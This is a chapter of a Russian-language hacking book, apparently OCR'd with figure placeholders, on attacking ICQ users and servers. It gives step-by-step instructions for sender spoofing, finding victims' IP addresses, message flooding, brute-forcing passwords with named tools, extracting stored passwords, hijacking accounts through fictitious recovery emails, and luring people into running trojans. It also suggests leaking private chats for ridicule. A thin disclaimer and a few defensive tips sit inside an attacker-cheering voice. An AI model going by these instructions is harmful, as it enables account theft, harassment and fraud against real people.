- Наконец, универсальный совет - не будьте ламером, не доверяйте никому, не открывайте никакие вложения, полученные неведомо откуда неведомо от кого. Про передачу паролей и прочих закрытых данных по почте в открытом виде забудьте навсегда - а если требуется переслать хоть сколько-нибудь конфиденциальные данные, применяйте надежное шифрование.

ГЛАВА 7.
Хакинг ICQ

Аббревиатура ICQ означает «Intelligent Call Query», что переводится приблизительно как «Интеллектуальный вызов на связь». А еще произношение сокращения ICQ [Ай-Си-Кью] созвучно фразе: «I Seek You» - «Я ищу тебя»; кроме этого, на русском языке программу ICQ часто называют просто «аськой». Название ICQ было присвоено службе Интернета, впервые разработанной и предложенной на всеобщее употребление в 1998 году компанией Mirabilis, позже продавшей (за 40 миллионов долларов) свое детище компании AOL.

Служба ICQ известна всем любителям путешествий в Интернете, для которых ICQ играет роль виртуального пейджера, позволяя связываться со всеми своими друзьями, которые в данный момент находятся в онлайновом режиме. Путешественник по виртуальным просторам Интернета более не остается в одиночестве - везде, где бы он ни был, к нему могут обратиться любые пользователи ICQ, и он сам может связаться с любым другим путником, сидящим за компьютером в любой части света. А связавшись друг с другом, можно обменяться сообщениями, переслать друг другу файлы и даже поговорить почти как по телефону - послав голосовое сообщение.

Для работы сервиса ICQ используется сервер, через который происходит поиск онлайновых собеседников и авторизация клиентов ICQ. Программы клиентов ICQ можно найти на сайтах, поддерживающих работу ICQ, например, **http://www.ICQ.com, http://mira-bilis.com.** Самый известный клиент ICQ так и называется - ICQ с добавлением года создания и версии, например, 1998, 1999, 2000, 2002, ныне существует версия ICQ 2003. Для подключения к серверу ICQ клиент использует порт UDP, номер 4000, а для передачи и приема сообщений - порт TCP, выделяемый во время сеанса связи.

Каждому клиенту, подключившемуся к сервису ICQ, предоставляется идентификатор UIN (Unique Identification Number - Уникальный идентификационный номер). Для вызова на связь аськи собеседника достаточно ввести его UIN - и на компьютере клиента ICQ замигает значок вызова, раздастся звонок или даже голосовое предупреждение о вызове.

Казалось бы, что может быть безобиднее ICQ? Однако в умелых руках сервис ICQ стал воистину грозным оружием, перед которым пал не один ламерский компьютер и не один неосторожный пользователь поплатился за длинный язык и пренебрежение мерами защиты. В чем же тут причина, спросите вы? А вот в чем.

Аськины угрозы

Во-первых, причина особой опасности аськи заключается в предоставлении пользователям больших возможностей по управлению сеансами связи ICQ, и не все этими возможностями правильно пользуются. Во-вторых, разработчики клиентов и серверов ICQ плохо спроектировали и реализовали сервис ICQ с точки зрения безопасности.

Основные угрозы, связанные с сервисом ICQ, таковы:

- Спуфинг, то есть фальсификация UIN посылаемых сообщений, что позволяет компрометировать своего недруга, рассылая всякую всячину по разным адресам. Это особенно легко сделать, если клиент настроен на получение сообщений ICQ от других клиентов напрямую, минуя сервер - сервис ICQ предоставляет такую возможность. Доказать же, что ты не верблюд, - дело сложное.
- Сетевой хакинг ICQ-клиентов, например, определение IP-адреса своего ICQ-собеседника, что технически несложно, если общение происходит напрямую. Далее можно воспользоваться разнообразными сетевыми атаками, например, одной из атак DoS, описанных в Главе 9 этой книги. Более того, зная IP-адрес клиента ICQ, можно совершить полномасштабное вторжение в компьютер доверчивого ламера - определить открытые порты и зафлудить «аську», или прибегнуть к ICQ-бомберу и забросать клиента ворохом бессмысленных сообщений.
- А какие возможности предоставляет аська для социального мошенничества! К примеру, втеревшись в доверие к ICQ-собеседнику, можно переслать ему файл якобы самораспаковывающегося архива якобы с фотографией своей собачки. Запустив полученный файл для «распаковки» архива, вместо загрузки фотографии пуделя ламер запустит на своем компьютере троянского коня, который будет сообщать хакеру обо всех действиях ламера, а если этот троянский конь - активный, то и предоставит хакеру средства для удаленного управления компьютером ламера.
- Уязвимости программного обеспечения клиентов и серверов ICQ, возникшие по причине пренебрежения программистами компании Mirabilis вопросами безопасности. Разрабатывая программы и протоколы сервиса ICQ, они оставили в системе защиты ICQ большие дыры, которыми и воспользовались хакеры.

Рассмотрим все эти возможности хакинга по порядку, но вначале поговорим вот о чем.

Экспериментальная интрасеть с сервисом ICQ

А теперь о деле. Чтобы не вляпаться по неопытности в какую-либо историю, настоятельно рекомендуем ознакомиться с возможностями сервиса ICQ и средств хакинга ICQ на основе локальной сети с установленным сервером и клиентом ICQ. Это создает некоторые неудобства, поскольку многие инструменты хакинга ICQ созданы для работы исключительно с удаленным соединением; более того, ориентированы на хакинг только отдельных ICQ-серверов (например, описываемая ниже программа LameToy включает средства исключительно для хакинга сервера **www.mirabilis.com).** Тем не менее, настоятельно советуем использовать локальную сеть (а еще лучше ей и ограничиться) наподобие нашей экспериментальной сети из предыдущей главы, где мы знакомились с хакингом электронной почты.

Учитывая скандальный характер излагаемого далее материала, автор вынужден сделать официальное отречение, или, как нынче говорят, дисклеймер, от всех возможных попыток использования всех описываемых далее хакерских штучек. Вся изложенная далее информация служит только для ознакомления пользователей Интернета с угрозами, присущими сервису ICQ. Автор категорически настаивает на недопустимости использования всех перечисленных средств хакинга по прямому назначению и предупреждает об ответственности.

Построим свою локальную сеть следующим образом. На компьютере **Sword-2000** установим сервер ICQ Groupware Server, на компьютерах **Alex-3** установим клиент ICQ Groupware Client, который будет исполнять роль хакера с UIN, равным **1001**, а на компьютере **Alex-1** установим клиент, который будет исполнять роль ламера с UIN, равным **1003.** Программы сервера и клиента ICQ Groupware можно найти в Интернете на сайте **http://www.icq.com.**

Сервис ICQ, реализуемый в локальной сети с помощью программ ICQ Groupware, имеет некоторые недостатки, однако позволит нам проиллюстрировать различные угрозы и методы хакинга, применяемые современными «кул хацкерами» наподобие доктора Добрянского из Главы 1. Вообще-то говоря, все описываемые далее методы хакинга ICQ - это полный маразм и отстой, поскольку реальному хакеру сервис ICQ полезен только как средство выуживания полезных сведений у доверчивых ламеров или для засылки ламерам троянских коней под видом новогоднего поздравления. Однако приступая к работе с ICQ никому и никогда не следует забывать о наличии всех этих штучек вроде ICQ-бомберов, ICQ-флудеров, ICQ-крякеров и тому подобного.

Спуфинг UIN

Суть спуфинга UIN заключается в рассылке ICQ-сообщений с подмененным UIN - пользуясь знаниями протокола ICQ, хакер создает программу, которая при отсылке сообщения подставляет фиктивный UIN вместо реального. Спуфинг UIN представляет собой самое настоящее посягательство на права человека в части ответственности за свои и только за свои поступки. В самом деле, представьте себе, что кто-то начнет рассылать письма от вашего имени с разного рода инсинуациями по поводу текущих событий и участия в них отдельных личностей. Отвечать-то придется вам - и кто его знает, чем все обернется.

Чтобы заняться спуфингом, хакеру необходимо специальное программное обеспечение, которое в избытке представлено в Интернете. Наилучшим средством (судя по отзывам в Интернете) считается программа LameToy for ICQ (DBKILLER), которую можно найти на различных, пока еще не зачищенных, хакерских сайтах (попробуйте сайт **http://icq.cracks.ru/attack.shtml).** Работа с программой LameToy for ICQ весьма приятна и необременительна, более того, кое-какие функции у программы работают даже в локальной сети. Вкратце опишем возможности программы LameToy for ICQ.

На Рис. 7.1 представлен диалог, открываемый при запуске программы LameToy for ICQ.




*Рис. 7.1. Диалог **LameToy for ICQ (DBKILLER)** предоставляет массу возможностей для хакинга ICQ*

Для отправки фальсифицированного сообщения следует только ввести в поле внизу диалога **LameToy for ICQ (DBKILLER)** какой-либо текст и щелкнуть на кнопке **Send** (Отправить). Если надо, в группе элементов управления **Setting** (Настройка) в поле **Loop** (Цикл) введите число посланий, а в соседнем справа открывающемся списке выберите тип послания. Чтобы скрыть свой UIN, в поле UIN# введите какое-либо число или щелкните на кнопке Ran (Random - Случай-

ный). Таким образом, получатель вашего послания будет искать обидчика по адресу, которого, возможно, не существует в природе.

Более интересные штучки, чем рассылка такого рода ICQ-бомб, могут состоять в отправке кому-либо сообщений, в которых UIN отправителя совпадает с UIN получателя. Если получатель внесет отправителя таких посланий в свой контактный лист, то при следующем запуске клиента ICQ старых версий (ICQ99a или ICQ99b) контактный лист будет утерян. Такая атака называется DB-киллер (или еще интереснее - «киляние аськи»), где DB означает Data Base - база данных, поскольку контактный лист хранится в файле базы данных, помещенной в каталог DB или NewDB. В программе LameToy такую атаку можно выполнить, выбрав тип послания **DB killer** (Убийца DB) из открывающегося списка в группе элементов управления **Setting** (Настройка). Защита от таких атак заключается в использовании новых версий клиента ICQ, и автор настоятельно советует сделать эту операцию незамедлительно.

Программ, которые, подобно LameToy, позволяют фальсифицировать UIN отправителя, превеликое множество, например, System Messenger - одна из программ группы ICQ Team (**http://www.icqinfo.ru/soft_icqteam.shtml**), ICQ Sucker и другие.

Определение IP-адреса и порта ICQ-клиента

Упомянутую выше атаку DoS (как и многие другие) можно выполнить, только зная IP-адрес компьютера своей жертвы. Чтобы решить такую задачу, существует множество хакерских утилит, например, популярная утилита Advanced ICQ IP Sniffer - одна из программ группы ICQ Team (ее можно найти на многих Web-сайтах, например, на **http://www.icqinfo.ru/soft_icqteam.shtml**).

На Рис. 7.2 представлен диалог утилиты Advanced ICQ IP Sniffer.




Рис. 7.2. Диалог утилиты-снифера IP-адресов клиентов ICQ

Чтобы получить IP-адрес клиента ICQ по его UIN, программа Advanced ICQ IP Sniffer подсоединяется к серверу ICQ, используя ваш UIN и пароль. Эти данные следует ввести, соответственно, в поля **Your UIN** (Ваш UIN) и **Password** (Пароль) диалога **Advanced ICQ IP Sniffer** (Усовершенствованный снифер IP клиента ICQ). Последующий щелчок на кнопке **Check** (Извлечь) в строке справа от кнопки отображает ход процесса подключения, и если настройки клиента ICQ с указанным UIN не запрещают передачу такой информации, в разделе **Info** (Информация) отобразятся результаты проверки.

Как видим, в разделе **Info** (Информация) диалога на Рис. 7.2 можно узнать как внешний, так и внутренний (в локальной сети) IP-адрес клиента ICQ, а также TCP-порт, который клиент ICQ использует для приема и получения информации. Эти данные отображаются, соответственно, в полях Ext IP (Внешний ГР), Int IP (Внутренний IP) и **TCP Port** (Порт TCP). Получив столь исчерпывающие данные, можно приступить к атакам посерьезней рассылки фальсифицированных ICQ-сообщений (чем мы и займемся чуть ниже).

Сервер ICQ, с которым соединяется программа Advanced IP ICQ Sniffer, указан в диалоге **ICQ server's address and port** (Адрес и порт сервера ICQ), отображаемом при щелчке мышью на кнопке **Server** (Сервер) и представленном на Рис. 7.3.

Рис. 7.3. Диалог ICQ server's address and port (Адрес и порт сервера ICQ)

По умолчанию в диалоге **ICQ server's address and port** (Адрес и порт сервера ICQ) указан адрес сервера Mirabilis и стандартный порт подключения к серверу ICQ - 4000. Вы можете указать и другие серверы, пробуя различные комбинации адрес/порт для выявления IP-адреса сервера и его порта входящих/исходящих сообщений.

ICQ-флудеры

Флудеры ICQ, или, как иногда говорят, ICQ-бомберы, подобны описанным в предыдущей главе мейлбомберам и предназначены для отправки множества сообщений на порт ICQ-клиента с целью прекращения или затруднения работы клиента ICQ. Толку от таких атак мало, и их используют по большей части персонажи наподобие доктора Добрянского, получающие удовольствия от причинения окружающим мелких гадостей. Однако для полноты изложения опишем, как работает известный флудер ICQ, входящий в пакет ICQ-MultiWar (**http://www.paybackproductions.com/**), который так и называется - ICQ Flooder (Рис. 7.4).




Рис. 7.4. Диалог флудера ICQ

Чтобы воспользоваться флудером ICQ Flooder, выполните такие шаги.

> В поле **Victim's address** (Адрес жертвы) введите выявленный IP-адрес клиента ICQ.

> В поле **ICQ-port** (Порт ICQ) введите номер порта TCP.

> Укажите, какой UIN отправителя следует включать в сообщения. Имеется два варианта:

- Случайная генерация UIN - установите флажок **Randomly generated UIN** (Генерировать случайные UIN), что приведет к использованию в сообщениях случайных UIN отправителей вместо вашего реального UIN.
- Посторонний UIN отправителя - укажите в поле **Apparent source UIN** (Отображаемый UIN отправителя) фиктивный UIN, который будет отображаться клиентом ICQ получателя.

➤ В поле со счетчиком **No. of Messages** (Число сообщений) укажите число отсылаемых ICQ-бомб.

> В поле **Message** (Сообщение) укажите текст сообщения (что-нибудь простенькое, но со вкусом).

➤ Щелкните на кнопке **Send!** (Отослать) и в отобразившемся диалоге понаблюдайте за ходом пересылки сообщений.

Опять-таки повторяем, что все эти флудеры ICQ, как и мейлбомберы, - в лучшем случае орудие возмездия зарвавшемуся «кул хацкеру», но, как справедливо

указано автором одной из статей на сайте **http://mht.hut.ru/icq/icq.html,** это отнюдь не инструмент серьезного хакинга (с этой страницы, кстати, можно скачать некоторые связанные с ICQ программы, упомянутые в этой главе). Наилучшее применение ICQ - это рассылка троянских коней, которые далее будут приносить вам плоды, растущие на чужом огороде, - но отнюдь не затаптывать этот самый огород!

Взлом сервера ICQ

Чтобы получить полный контроль над работой ламера с сервисом ICQ, можно попробовать взломать доступ к серверу ICQ, воспользовавшись методом прямого перебора паролей доступа, аналогичного применяемому для взлома почтовых ящиков. С точки зрения криптографии такой метод вполне допустим, если у вас имеются неограниченные вычислительные ресурсы, а система защиты не отслеживает многократные попытки входа с одного адреса.

Для решения задачи брутафорсинга паролей существует множество утилит, например, ICQ subMachineGun v1.4 (**http://icq.cracks.ru/best.shtml**), диалог которой представлен на Рис. 7.5.




Рис. 7.5. Утилита ICQ subMachineGun готова брутафорсить UIN клиента ICQ

На английском языке метод прямого перебора называется «brute force» - грубая сила, поэтому на хакерском сленге так и говорят - «брутафорсить пароли», когда речь заходит о взломе паролей доступа путем тупого перебора всех возможных вариантов. Сам же процесс взлома паролей методом грубой силы называется «брутафорсингом».

Для взлома пароля доступа к серверу ICQ с помощью утилиты ICQ subMachineGun вначале выполните такие шаги по настройки программы.

- Запустите утилиту ICQ subMachineGun.
- Выберите команду меню **Settings * Connections&Cracking** (Подключение&Взлом). На экране появится диалог, представленный на Рис. 7.6.




Рис. 7.6. Настройка утилиты взлома U1N

- В поле **icq server** (Сервер ICQ) укажите адрес сервера ICQ, намеченного для взлома, или оставьте стандартную установку **ICQ1.mirabilis.server**.
- В поле **port** (порт) укажите порт подключения к серверу или оставьте стандартное значение **4000.**
- В группе элементов управления **Cracking** (Взлом) установите флажки режима взлома:
  - Установка флажка **Stop if successful** (Остановиться при успехе) останавливает дальнейший перебор паролей после успешной регистрации на сервере ICQ.
  - Установка флажка **Make log if cracked uins** (Записывать в журнал взломанные UIN) приводит к записи в журнальный файл всех взломанных паролей доступа к серверу ICQ.

- Установка флажка **Reconnect if timeout** (Восстановить соединение после простоя) вынуждает утилиту восстанавливать соединение с сервером ICQ после простоя.
- Установка флажка **Cut password length to 8 digits** (Ограничить длину пароля 8-ю цифрами) ограничивает длину проверяемых паролей 8-ю цифрами.

➤ В поле со счетчиком **set timeout** (установить время простоя) укажите время ожидания отклика сервера на запрос или оставьте стандартное значение 15 сек.

➤ В поле **relogin** (повторный вход) укажите число попыток входа в сервер ICQ или оставьте стандартное число 3.

После настройки утилиты ICQ subMachineGun следует выполнить настройку генераторов взламываемых UIN и тестируемых паролей. С этой целью выполните такие шаги.

➤ *В* главном диалоге утилиты ICQ subMachineGun в разделе **Bruteforce** (Прямой перебор) установите режим генерации взламываемых UIN. Для этого выберите одну из двух возможностей.

- Установите верхний флажок **Single** (Одиночный) для проверки единственного UIN, который следует ввести в поле слева от флажка.
- Сбросьте нижний флажок **Single** (Одиночный) для генерирования UIN.

➤ Если выбран режим генерирования UIN, щелчком на верхней кнопке с тремя точками (...) отобразите диалог **Making victims list** (Генерация списка жертв), представленный на Рис. 7.7.




Рис. 7.7. Выбор режима генерации взламываемых UIN

➤ В диалоге **Making victims list** (Генерация списка жертв) в поля раздела **Range** (Диапазон) последовательно, в порядке сверху вниз, введите нижнюю границу проверяемых UIN (умолчание - 100000) и верхнюю границу (умолчание 900900).

➤ В поле **step** (шаг) введите шаг приращения значений UIN (умолчание - 100).

➤ Щелкните на кнопке **Generate** (Генерировать) и генерируйте UIN; результат отобразится в левой части диалога.

Если необходимо, можете в поле сверху кнопки Generate (Генерировать) ввести какой-либо UIN, который вы нашли в контактных листах, в Интернете, и т.д. Щелчок на кнопке Add (Добавить) добавит указанный UIN к списку слева.

➤ Если у вас имеется текстовый файл со списком UIN, откройте его с помощью кнопки Open (Открыть) и пополните список проверяемых UIN (в файле каждый UIN помещается в отдельную строку).

> Чтобы удалить какой-либо UIN из списка, щелкните на нем в отображаемом списке и нажмите на клавишу [Delete]. Кнопка Clear (Очистить) позволяет очистить список проверяемых UIN (это позволяет начать все заново).

Завершив создание списка UIN, щелкните на кнопке OK.

Теперь настроим список тестируемых паролей.

> В главном диалоге утилиты ICQ subMachineGun в группе элементов управления Bruteforce (Грубая сила) установите режим генерации тестируемых паролей. Для этого выберите одну из двух возможностей.

- Установите верхний флажок Single (Одиночный) для проверки единственного пароля, который следует ввести в поле слева от флажка.
- Сбросьте нижний флажок Single (Одиночный) для генерирования паролей.

➤ Если выбран режим генерирования паролей, то щелчком мыши на верхней кнопке с тремя точками (...) отобразите диалог Make passlist (Создать список паролей), представленный на Рис. 7.8.




Рис. 7.8. Диалог генерирования паролей

В диалоге Make passlist (Создать список паролей) для генерирования списка паролей имеется две возможности.

> Щелкните на кнопке Open (Открыть) и выберите текстовый файл со списком паролей (каждый пароль в отдельной строке). Это наилучшая возможность взлома - используя файл со списком наиболее часто используемых паролей, можно попытаться с помощью нескольких сотен попыток найти пароль неопытного пользователя ICQ.

v Введите свой пароль в поле над кнопкой Generator (Генератор) и щелкните на кнопке Add (Добавить). Последовательно повторяя эту процедуру, пополните список паролей.

> Чтобы удалить какой либо пароль из списка, щелкните на нем в отображаемом списке и нажмите на клавишу [Delete]. Кнопка **Clear** (Очистить) позволяет очистить список проверяемых паролей (чтобы начать все заново).

➤ Завершив создание списка паролей, щелкните на кнопке **OK.**

Теперь все готово для взлома. Подсоединяемся к Интернету и щелкаем на кнопке **Force** (Ломать). Если вам повезет, то в нижней части диалога ICQ **subMachineGun v1.4** отобразится взломанный пароль (Рис. 7.9).




Рис. 7.9. Пароль взломан - для конфиденциальности он отображен несколько размытым

Чтобы продемонстрировать вам работу утилиты ICQ subMachineGun v1.4, автор попросту использовал свой UIN, добавив к списку стандартных паролей собственный пароль (исходя из соображений конфиденциальности, этот пароль отображен на Рис. 7.9 заретушированным). Как видим, взлом выполнен с помощью трех попыток на каждый пароль, и каждая попытка заняла 15 сек, потраченных на ожидание отклика сервера ICQ. Так что теперь вы можете реально оценить свои возможности - 45 сек на каждый пароль означают несколько часов непрерывного брутафорсинга паролей в онлайновом режиме, если список паролей имеет приемлемую длину (не более нескольких сотен паролей). В принципе, учитывая наличие в Интернете большого числа неопытных пользователей с паролями, составленными из имен людей, домашних животных, названий автомобилей, имен популярных артистов и т.д. - шансы у настойчивого хакера неплохие. Было бы за что бороться...

ICQ-крякеры

И все-таки, что там ни говори, брутафорсинг сервера ICQ - вещь достаточно трудоемкая. Если пользователь сервиса ICQ не поленится ввести пароль достаточной длины и сложности, то удаленный взлом сервера ICQ простым перебором паролей становится практически невозможным. Так что же, сдаться и признать свое бессилие? Не тут-то было! Если вам не удается лобовая атака, почему бы не поискать обходные пути? Например, можно отослать своему ICQ-собеседнику исполняемый файл и попробовать убедить его, что это самораспаковывающийся архивный файл с фотографией его собачки. Клюнувший на эту приманку ламер вместо фотографии собачки обзаведется на своем компьютере троянским конем, да еще и снабженным средствами удаленного управления компьютером.

Что же может последовать за таким событием? Хакер приобретает возможность исследовать компьютер ламера так, как будто сидит за его консолью и исследует файловую систему хакнутого компьютера проводником Windows. Теперь хакер может применить весь инструментарий для взлома локального компьютера, о котором мы говорили ранее в этой книге. В частности, можно извлечь пароли доступа к сервису ICQ из локальных файлов, хранящихся в папке с установленной программой клиента ICQ. Для такого рода процедуры имеется множество программ ICQ-крякеров, например, очень интересная программа фирмы ElcomSoft под названием Advanced ICQ Password Recovery **(http://www.elcomsoft.com).**

Работа с этой программой легка и приятна, поскольку делать ничего не надо. На Рис. 7.10 представлено рабочее окно программы Advanced ICQ Password Recovery.




Рис. 7.10. Рабочее окно утилиты извлечения паролей ICQ из файлов ***.dat***

- Чтобы взломать пароль клиента ICQ, щелкните на значке папки в левой верхней части диалога **Advanced ICQ Password Recovery** (Усовершенствованное восстановление паролей ICQ) и в стандартном диалоге открытия файла найдите файл **.dat**, хранящий пароли клиента ICQ.

У разных клиентов этот файл хранится в разных папках, например, у клиента **ICQ 2002a** эта папка называется 2002a. Папка 2002a хранит файл с именем, составленным из номера UIN и расширения .dat, т.е., в данном случае, **207685174.dat** (207685174 - это UIN автора). Выбор этого файла приводит к появлению диалога **ICQ Password successfully found!** (Пароль ICQ успешно найден), отображающего восстановленный пароль (Рис. 7.11).

Рис. 7.11. Пароль успешно восстановлен!

Хотя диалог на Рис. 7.11сообщает, что эта версия программы предназначена для работы с клиентами ICQ версий 99b - 2000b, она успешно справилась с клиентом ICQ 2002a (пароль заретуширован из соображений конфиденциальности).

Так что задача хакера, желающего взломать сервис ICQ попавшегося под руку ламера, весьма проста - нужно добраться до его компьютера либо локально, либо удаленно - и применить ICQ-крякер. Возможностей тут множество - локальный доступ к компьютеру, загрузка троянов, отправка почты с активным вложением (см. [11]), атака на Web-клиента (см. Главу 8). Все это очень интересно, но тут есть и универсальный метод, называемый социальной инженерией, так что обсудим и эту тему.

Методы социальной инженерии

Как везде и всюду, наиболее эффективным инструментом хакинга сервиса ICQ (и не только) является социальная инженерия, попросту мошенничество. Конечно, при наличии достаточно больших вычислительных ресурсов, быстрой линии связи и хорошей программы брутафорсинга паролей, можно пойти в лобовую атаку на сервер ICQ. В этом случае, рано или поздно, но вы можете получить пароль доступа к сервису ICQ какого-либо ламера, забывшего основной принцип компьютерной безопасности - использование сложных паролей и их частую замену. Однако такую задачу можно решить и иным, более эффективным путем.

Когда вы настраиваете свой клиент ICQ, от вас требуется ввести свой почтовый адрес. Некоторые пользователи считают эту процедуру пустяковой и указывают вместо реально существующего адреса электронной почты вымышленный адрес. Так вот, учтите, что если хакер при обследовании списка ICQ-клиентов найдет такой вымышленный почтовый адрес - взлом доступа к сервису ICQ владельца этого адреса не вызывает никаких проблем. Дело в том, что именно на указанный при регистрации адрес электронной почты сервер ICQ высылает пароль, если обладатель UIN воспользуется средствами сервера для восстановления пароля регистрации на сервере. А теперь подумайте - что помешает хакеру

создать почтовый ящик с таким вымышленным почтовым адресом и запросить сервер об отправке ему якобы забытого пароля?

Так что вы, наверное, поняли, в чем состоит суть социальной инженерии - выведывание всеми методами у своей жертвы любой информации, помогающей взломать доступ к информационным ресурсам компьютера. Привычки, пристрастия, поведение жертвы - все имеет значение, поскольку, к примеру, зная, что вы любите животных, можно предположить, что при выборе пароля вы используете имя своей собачки - а ведь список имен для животных отнюдь не бесконечен. Поскольку ICQ - это способ непосредственного, живого общения, человек, обладающий элементарными навыками в психологии, может так «заговорить» своего собеседника, что он согласится принять от него исполняемый файл, разболтает все, что знает и не знает, после чего этому ламеру останется только подсчитывать убытки.

Другой аспект социального мошенничества - это устройство «заподлянки», т.е. такой такой ловушки для пользователя ICQ, после которой ему, возможно, придется менять свой образ жизни. Например, можно отослать двум клиентам ICQ приглашение на беседу и запустить у себя на компьютере программу ICQ, позволяющую работать одновременно с двумя клиентами ICQ (для такого рода манипуляции имеется даже программа, входящая в пакет ICQ Team (**http://www.icqteam.com**)). Далее беседа с одним ICQ-собеседником ведется через первый клиент ICQ, а с другим ICQ-собеседником - через второй клиент ICQ. Содержание беседы немедленно публикуется на общедоступном чате на потеху окружающим - мало ли что там может быть сказано, побывайте на наших чатах. Правда, неплохо придумано? Как говорила героиня популярной комедии, «скромненько, но со вкусом». А что, если эти «собеседники» будут обсуждать что-то очень интимное, а в контактных листах указаны их настоящие идентификационные данные? А что, если все это потом... Ну да ладно, умные люди уже все поняли, а всем прочим понять простые вещи удается только после некоторых приключений, и то не всегда.

Так что будучи в Интернете и общаясь в кругу ICQ-собеседников, помните - вы находитесь в зоне повышенного внимания со стороны всяких разных докторов Добрянских и им подобных персонажей, вполне способных учинить большие неприятности.

Заключение

Сервис ICQ играет для хакинга весьма большое значение, однако не все хакеры правильно понимают открывающиеся перед ними возможности. Основное предназначение ICQ для серьезного хакера - это сбор полезной информации о своих жертвах, а также распространение троянских коней и прочих хакерских инструментов

